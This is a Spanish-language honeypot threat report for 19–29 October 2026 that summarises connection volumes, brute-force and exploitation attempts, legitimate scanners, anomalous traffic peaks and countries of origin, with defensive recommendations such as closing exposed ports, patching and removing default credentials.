Informe de ataques al honeypot

Periodo: 19/10/2026 11:25 – 29/10/2026 11:25 · Todos los sensores
Generado el 29/10/2026 11:26

Índice

Resumen para dirección . . . 3

1. Índice de riesgo del periodo . . . 4

2. Qué es un ataque y qué es ruido de Internet . . . 5

3. Qué se ha intentado, en términos de negocio . . . 7

4. Ubicación de los sensores . . . 8

5. Tipos de sensor . . . 9

6. Resumen general . . . 10

7. Atacantes atípicos y tipo de credencial . . . 18

8. Ataques fuera del horario laboral . . . 19

9. Actividad ampliada detectada . . . 21

10. Qué hacen los atacantes cuando consiguen entrar . . . 24

11. Dispositivos Android expuestos y amplificación DDoS . . . 26

12. Sondeos a sistemas industriales (ICS/SCADA) . . . 29

13. Posición de cada sensor en la red (benchmarking) . . . 30

14. Desglose por sensor . . . 31

15. Reputación de las IPs atacantes (VirusTotal) . . . 38

16. IPs candidatas a investigación OSINT . . . 39

17. Flotas coordinadas . . . 40

18. Tamaño estimado de las botnets . . . 42

19. Correlación con MITRE ATT&CK . . . 43

20. Recomendaciones de mitigación por servicio . . . 44

21. Relación con la normativa (ENS, ISO 27001 y NIS2) . . . 45

22. Lista de IPs recomendadas para bloqueo . . . 46

23. Direcciones a bloquear en la salida 48
24. Adversarios persistentes 49
25. Tendencia frente al periodo anterior 50
26. Qué esperar en los próximos días 51
27. Vulnerabilidades explotadas (CVE) 54
28. CVE por sensor 56
29. Antigüedad de las vulnerabilidades explotadas 58
30. Tecnologías en el punto de mira 59
31. Primer contacto a los servicios publicados 60
32. Parches prioritarios 61
33. Clasificación de la actividad por tipo de evento 62
34. IOCs diferenciales (no catalogados en fuentes abiertas) 63
35. Contraste con la comunidad DShield (SANS ISC) 64
36. Contexto de origen de las IPs (proxy/VPN/Tor) 66
37. Panorama global de ataques (Cloudflare Radar) 67

Resumen para dirección

Del 19/10/2026 al 29/10/2026 (10 días) la red de señuelos registró **1.293.494 conexiones** desde **16.311 direcciones**. El 14 % es ruido de fondo de Internet, el mismo que recibe cualquier dirección pública. La presión real la ejercen **632 direcciones**.

1.293.494 conexiones registradas	**632** direcciones con presión real	**+53 %** frente al periodo anterior	**2.110** escáneres legítimos (no bloquear)
85 vulnerabilidades buscadas	**41** de ellas con explotación activa	**329** muestras de malware capturadas	**6 %** intentos con credenciales de fábrica

Actividad hostil: En aumento (+53 % respecto a los 10 días anteriores)

Qué significa para su organización

• La mayor parte de la presión va contra **SSH/Telnet (22, 23)**. Cualquier equipo con ese puerto abierto a Internet recibe este mismo tráfico.

• Se han buscado **85 vulnerabilidades conocidas**, 41 de ellas explotadas activamente según CISA. Afectan sobre todo a PHPUnit, PHP Group PHP, GNU Bourne-Again Shell (Bash).

• Las credenciales de fábrica siguen siendo la vía más probada: **6 %** de los intentos de acceso.

• Los señuelos no forman parte de su red. Lo que miden es la amenaza a la que está expuesta cualquier organización con servicios publicados en Internet.

Acciones recomendadas

1. Revisar qué servicios están publicados en Internet. La presión real se concentra en SSH/Telnet (22, 23); SMB, MSSQL y MySQL (445, 1433, 3306); http (80). Conviene confirmar con un escaneo externo que esos puertos no están abiertos salvo que sean imprescindibles y, en ese caso, limitarlos por IP o VPN. *(ver «Recomendaciones de mitigación por servicio»)*

2. Comprobar versiones de las tecnologías buscadas. Se han buscado 85 vulnerabilidades conocidas, 41 con explotación activa confirmada (CISA KEV). Prioridad: PHPUnit, PHP Group PHP, GNU Bourne-Again Shell (Bash), Hikvision Security cameras web server. *(ver «Tecnologías en el punto de mira»)*

3. Cargar la lista de bloqueo con caducidad. Aplicarla en el cortafuegos durante 30 días y renovarla con el siguiente informe. Ya excluye los escáneres legítimos identificados. *(ver «Lista de IPs recomendadas para bloqueo»)*

4. Eliminar credenciales de fábrica. El 6 % de los 165.775 intentos de acceso usa usuarios y contraseñas de fábrica. Cambiarlas en routers, cámaras, bases de datos (usuarios sa y root) y activar el bloqueo tras varios fallos.

5. Verificar que ningún sistema industrial o del edificio es accesible desde Internet. Se han registrado 3.349 sondeos a protocolos industriales. Confirmar que los puertos TCP 102, 502 y 44818, y UDP 161, 623 y 47808 están cerrados y que el mantenimiento remoto de estos equipos se realiza solo por VPN. *(ver «Sondeos a sistemas industriales (ICS/SCADA)»)*

6. Cerrar depuración Android y servicios UDP amplificables. Comprobar que ningún equipo responde desde Internet en 5555/TCP (ADB) ni en los puertos UDP 19, 53, 123 y 1900. *(ver «Dispositivos Android expuestos y amplificación DDoS»)*

1. Índice de riesgo del periodo

Índice de riesgo: 78 de 100. Por encima de lo habitual

En el periodo anterior, de la misma duración, el índice fue 57. Respecto a entonces sube 21 puntos.

El índice resume en un número si la amenaza que llega a los señuelos está por encima o por debajo de lo normal. Compara el periodo con los 60 días anteriores. Un periodo corriente da alrededor de 50. A partir de 60 se marca en ámbar y a partir de 80 en rojo.

No mide si la empresa está protegida. Mide la presión del entorno. Pesa más lo que indica intención seria, como explotar fallos conocidos o ejecutar comandos tras entrar, que el simple volumen de conexiones.

Indicador	Este periodo (media diaria)	Lo habitual (mediana diaria)	Puntos
Conexiones por sensor y día	13.523	6.060	14 de 15
IPs al día que intentan explotar fallos con explotación activa (KEV)	21,3	21,0	16 de 30
Sesiones al día en las que el atacante ejecuta comandos	2.899	814	24 de 30
Muestras de malware nunca vistas, al día	23,6	8,0	24 de 25

Qué hacer según el color

Este periodo (ámbar): Comprobar esta semana que los parches marcados como urgentes están aplicados y que la lista de bloqueo está cargada en el cortafuegos. Revisar los accesos remotos de los últimos días.

El volumen se divide entre el número de sensores activos cada día, así que añadir sensores no lo infla. El malware nuevo sí puede subir cuando se añade un señuelo distinto, porque captura muestras que antes no se veían.

2. Qué es un ataque y qué es ruido de Internet

Cualquier sistema conectado a Internet recibe tráfico no solicitado desde el primer minuto, tenga o no tenga valor para un atacante. Contarlo todo como "ataques recibidos" infla la cifra y esconde lo poco que exige una decisión. Este apartado ordena el volumen total en seis comportamientos y marca cuáles merecen atención. Las direcciones concretas no se repiten aquí: están en los apartados de bloqueo e investigación de este mismo informe.

El volumen total, ordenado por comportamiento

Comportamiento	IPs	Conexiones	% del total	Qué significa
Escaneo legítimo identificado	2.110	9.025	0.7 %	Empresas y proyectos que inventarían Internet de forma declarada. No bloquear.
Ruido automatizado ya catalogado	36	10.602	0.8 %	Direcciones fichadas en fuentes públicas por barrer Internet entera.
Barrido indiscriminado	911	48.563	3.8 %	Tocan muchos sensores y servicios a la vez: no han elegido objetivo.
Fuerza bruta automatizada	499	1.078.198	83.4 %	Miles de intentos diarios contra un servicio. Es lo que alimenta la lista de bloqueo.
Insistencia sobre un objetivo	133	28.434	2.2 %	Vuelven varios días con volumen moderado: hay intención detrás.
Actividad menor sin patrón	12.622	118.672	9.2 %	Una o pocas conexiones sueltas. No permite concluir nada.

La lectura para dirección: **15.679 de las 16.311 direcciones** (14.4 % de las conexiones) son ruido de fondo de Internet, el mismo que recibe cualquier dirección pública. Las **632 restantes** (85.6 % de las conexiones) son las que concentran la presión real y las que alimentan los apartados de bloqueo e investigación. Esa es la cifra comparable con la de otra organización, no el total bruto.

Quién nos escanea de forma legal y declarada

No se ha identificado ninguna empresa de calificación de riesgo en este periodo, pero sí otros escáneres declarados: buscadores de dispositivos y proyectos de investigación que inventarían Internet de forma continua. La identificación depende del operador de red y del nombre inverso de cada dirección, así que esta lista es un mínimo comprobable, nunca una ausencia demostrada.

Organización	Actividad	IPs	Conexiones	Sensores	Días con visita
Driftnet	Investigación	1.190	4.353	10	11
Censys	Buscador de dispositivos	362	2.131	10	11
Internet Measurement	Investigación	19	597	5	10
Onyphe	Buscador de dispositivos	330	572	10	11
Shadowserver	Fundación sin ánimo de lucro	121	409	10	11
Investigación académica	Investigación	9	362	5	7
Shodan	Buscador de dispositivos	12	245	7	10
Escáner declarado en su DNS	Escaneo masivo declarado	8	153	9	10
Nokia Deepfield	Clasificado como benigno	7	89	4	5
Palo Alto (Xpanse)	Superficie de exposición	25	46	9	3
Netscout (Arbor)	Telemetría de red	14	33	5	10
Stretchoid	Escaneo masivo declarado	2	21	6	7
Alpha Strike Labs	Investigación	11	14	5	3

La última columna suma los días en que cada organización apareció, contando todas sus direcciones. La más constante visitó 11 días de 11: ese es el tiempo real que tarda un servicio recién publicado en quedar catalogado públicamente. Mide exposición, no amenaza.

Aviso: direcciones legítimas que aparecen como atacantes

926 direcciones de esos escáneres tienen volumen o alcance suficiente para colarse en los apartados de bloqueo y de investigación OSINT de este informe, que se construyen por volumen y por número de sensores alcanzados. Conviene descartarlas antes de llevar esas listas al cortafuegos: bloquearlas no aporta seguridad y deja a la organización sin saber cómo se la ve desde fuera. Las de mayor peso:

IP	Organización	País	Conexiones	Sensores
185.73.23.168	Investigación académica	Alemania	116	2
185.73.23.161	Investigación académica	Alemania	111	2
207.90.244.14	Shodan	Estados Unidos	60	3
185.73.23.162	Investigación académica	Alemania	58	2
199.165.159.25	Shadowserver	Estados Unidos	55	6
41.223.139.111	Investigación académica	Nigeria	49	1
157.245.243.118	Internet Measurement	Estados Unidos	45	4
141.76.94.28	Escáner declarado en su DNS	Alemania	44	7
159.65.216.50	Internet Measurement	Estados Unidos	40	4
162.243.208.127	Internet Measurement	Estados Unidos	39	5
157.245.245.246	Internet Measurement	Estados Unidos	36	4
159.65.219.252	Internet Measurement	Estados Unidos	35	4

Qué hacer con esta información

• La presión real la ejercen **499 direcciones** a ritmo de máquina, con 83.4 % de todas las conexiones. Son las que encabezan la lista de bloqueo del informe. La mayor parte de esa presión va contra **SSH/Telnet (22, 23)**: si ese servicio no necesita estar publicado, cerrarlo resuelve más que cualquier lista de direcciones.

• **133 direcciones vuelven** varios días distintos con volumen moderado sobre uno o dos servicios. No son bots barriendo Internet: han elegido dónde insistir. Son las que justifican el trabajo de investigación del apartado OSINT, y conviene identificar al responsable del rango antes de limitarse a bloquearlas.

• Se han buscado 85 vulnerabilidades conocidas en los señuelos. Merece la pena confirmar que están corregidas en los sistemas reales; «Tecnologías en el punto de mira» las agrupa por producto.

• Al comunicar cifras fuera de la organización, usar el volumen ya depurado y no el total bruto. Incluir el escaneo legítimo y el ruido de fondo multiplica el número y resta credibilidad a la parte que sí importa.

Cómo se ha hecho esta clasificación. Cada dirección se compara con el operador de red que la tiene asignada y con su nombre inverso, que es lo que identifica a los escáneres declarados. El resto se clasifica por comportamiento, y el criterio decisivo es el ritmo: una dirección que supera las 500 conexiones diarias es un proceso automático, no alguien que haya elegido a la organización, por mucho volumen que acumule. La insistencia se mide en días distintos, no en número de conexiones. Las cifras de ruido son un suelo: parte de lo que figura como actividad menor también lo será.

3. Qué se ha intentado, en términos de negocio

Lo que los sensores han registrado, traducido a lo que un atacante intentaba conseguir. No son incidentes en su red (los señuelos no forman parte de ella), sino la amenaza real a la que está expuesto cualquier equipo publicado en Internet.


Qué se intentó	Veces	Qué significa para usted
Robo de credenciales de acceso	165.775	Pruebas de usuario y contraseña contra SSH, Telnet y bases de datos. Si una cuenta usa contraseña débil o de fábrica, entran.
Descarga de programas maliciosos	867	Intentos de descargar malware tras un acceso; 73 muestras llegaron a capturarse. Es el paso previo a cifrar o secuestrar un equipo.
Toma de control (explotación real)	270	Intentos con carga confirmada de aprovechar una vulnerabilidad conocida para ejecutar código. Es lo que convierte un sondeo en una intrusión.
Reconocimiento del terreno	632 IPs	Direcciones hostiles que han estudiado los servicios expuestos. El paso previo a cualquier ataque dirigido.

Cada una de estas acciones, sobre un equipo real sin los controles adecuados, es un incidente. El valor de vigilar estos señuelos es verlas venir y saber qué cerrar antes de que ocurra.

4. Ubicación de los sensores

El siguiente mapa muestra la localización geográfica de cada honeypot desplegado, obtenida a partir de la geolocalización de su IP pública.

Ubicación de los sensores (honeypots)



País	Coordenadas (lat, lon)
Suecia	59.33, 18.07
Estados Unidos	39.04, -77.49
Singapur	1.29, 103.85
España (Cowrie)	41.66, -0.88
EE.UU. (Cowrie)	37.34, -121.89
India (Dionaea)	19.07, 72.88
España (Dionaea)	41.66, -0.88
EE.UU. (Dionaea)	37.34, -121.89
India (Conpot)	19.07, 72.88
España	40.60, -3.70

5. Tipos de sensor

La red combina tres tipos de señuelo que registran cosas distintas, así que conviene no mezclar sus cifras:

• **4 sensores de baja interacción**. Simulan 19 servicios y registran conexiones, escaneos e intentos de acceso, pero no dejan ejecutar nada.

• **2 sensores de alta interacción (Cowrie, SSH y Telnet)**. Aceptan el acceso a propósito y graban lo que el atacante hace dentro, incluido el malware que intenta descargar.

• **3 sensores de captura de malware (Dionaea)**. Imitan servicios vulnerables (SMB, FTP, MySQL, MSSQL) para quedarse con las credenciales y los ficheros que el atacante intenta dejar.

• El sensor de España incluye además un dispositivo Android con la depuración remota abierta y servicios UDP de los que se abusa para amplificar ataques de denegación de servicio.

• **2 sensores con un sistema industrial simulado (Conpot)**. Reproducen un autómata que utiliza los protocolos de fábricas y edificios (Modbus, S7, BACnet) para identificar quién busca este tipo de equipos expuestos en Internet.

Tipo	Ubicación
Baja interacción	España
Baja interacción	Estados Unidos
Baja interacción	Singapur
Baja interacción	Suecia
Alta interacción (Cowrie)	EE.UU. (Cowrie)
Alta interacción (Cowrie)	España (Cowrie)
Captura de malware (Dionaea)	EE.UU. (Dionaea)
Captura de malware (Dionaea)	España (Dionaea)
Captura de malware (Dionaea)	India (Dionaea)
Sistema industrial (Conpot)	India
Sistema industrial (Conpot)	España


Total: 11 señuelos en 10 sensores activos. Un mismo sensor puede alojar más de un señuelo.

6. Resumen general


En el periodo analizado se registraron **1.293.494** conexiones de **16.311** IPs distintas, sobre **10** sensores y **35** servicios. El señuelo Android se detalla además en su propio apartado.

Ataques por sensor:


Sensor (país)	Ataques
EE.UU. (Cowrie)	452864
España (Cowrie)	376448
India (Dionaea)	127216
Estados Unidos	111012
España	93635
EE.UU. (Dionaea)	67649
Suecia	31521
España (Dionaea)	27234
Singapur	5185
India (Conpot)	730



Top 10 servicios más atacados:




Evolución temporal de los ataques:



Detección de picos anómalos de actividad:

Se analiza la serie horaria de ataques y se marcan como **anómalas** las horas cuyo volumen se desvía significativamente de lo esperado según su pasado reciente. El método emplea un **z-score robusto** basado en la mediana y la MAD (desviación absoluta mediana) de una ventana móvil de 24 horas, siguiendo el criterio de Iglewicz-Hoaglin (umbral $z \geq 3{,}5$). Al ser robusto frente a valores extremos, evita que un pico previo enmascare los siguientes.




Se detectaron **12** horas con actividad anómala. Para cada una se indica el volumen observado, el valor esperado (mediana móvil), el z-score y el servicio, sensor e IP dominantes:

Hora (UTC)	Ataques	Esperado	z	Servicio (top)	Sensor	IP (top)
20/10 20:00	8094	2665.5	4.53	telnet (5273)	EE.UU. (Cowrie)	45.90.163.37 (2414)
21/10 09:00	5725	2551.5	5.23	telnet (3670)	EE.UU. (Cowrie)	45.90.163.37 (2099)
22/10 21:00	7044	2512.0	5.36	mssql (6094)	Estados Unidos	120.49.64.28 (6090)
22/10 22:00	5883	2611.5	3.81	mssql (5094)	Estados Unidos	120.49.64.28 (5093)
23/10 01:00	7341	2658.5	4.79	mssql (4167)	Estados Unidos	122.136.199.35 (4161)
24/10 09:00	10404	3474.5	4.89	telnet (7207)	EE.UU. (Cowrie)	60.162.238.25 (1068)
27/10 03:00	23598	6979.5	4.87	ssh (15076)	EE.UU. (Cowrie)	192.236.187.186 (15072)
27/10 04:00	26428	7034.5	5.23	ssh (22537)	EE.UU. (Cowrie)	192.236.187.186 (22434)
27/10 05:00	34810	7034.5	7.5	ssh (20234)	EE.UU. (Cowrie)	192.236.187.186 (20216)
27/10 06:00	34888	7034.5	7.16	ssh (21613)	EE.UU. (Cowrie)	192.236.187.186 (21596)
27/10 07:00	34415	7136.0	6.43	ssh (21947)	EE.UU. (Cowrie)	192.236.187.186 (21947)
27/10 08:00	32795	7136.0	6.05	ssh (23290)	EE.UU. (Cowrie)	192.236.187.186 (23280)

Un pico anómalo suele corresponder a una campaña de escaneo puntual, el alta de una nueva botnet o un ataque dirigido a un servicio concreto. Se recomienda correlacionar la IP dominante de cada pico con la lista de bloqueo y su reputación en VirusTotal (secciones finales).


Países de origen de los ataques:

País de origen	Ataques
Estados Unidos	232229
China	201742
Rusia	102617
India	87700
Brasil	86717
Alemania	65116
Irán	56292
Corea del Sur	47284
Venezuela	44171
Ucrania	37444



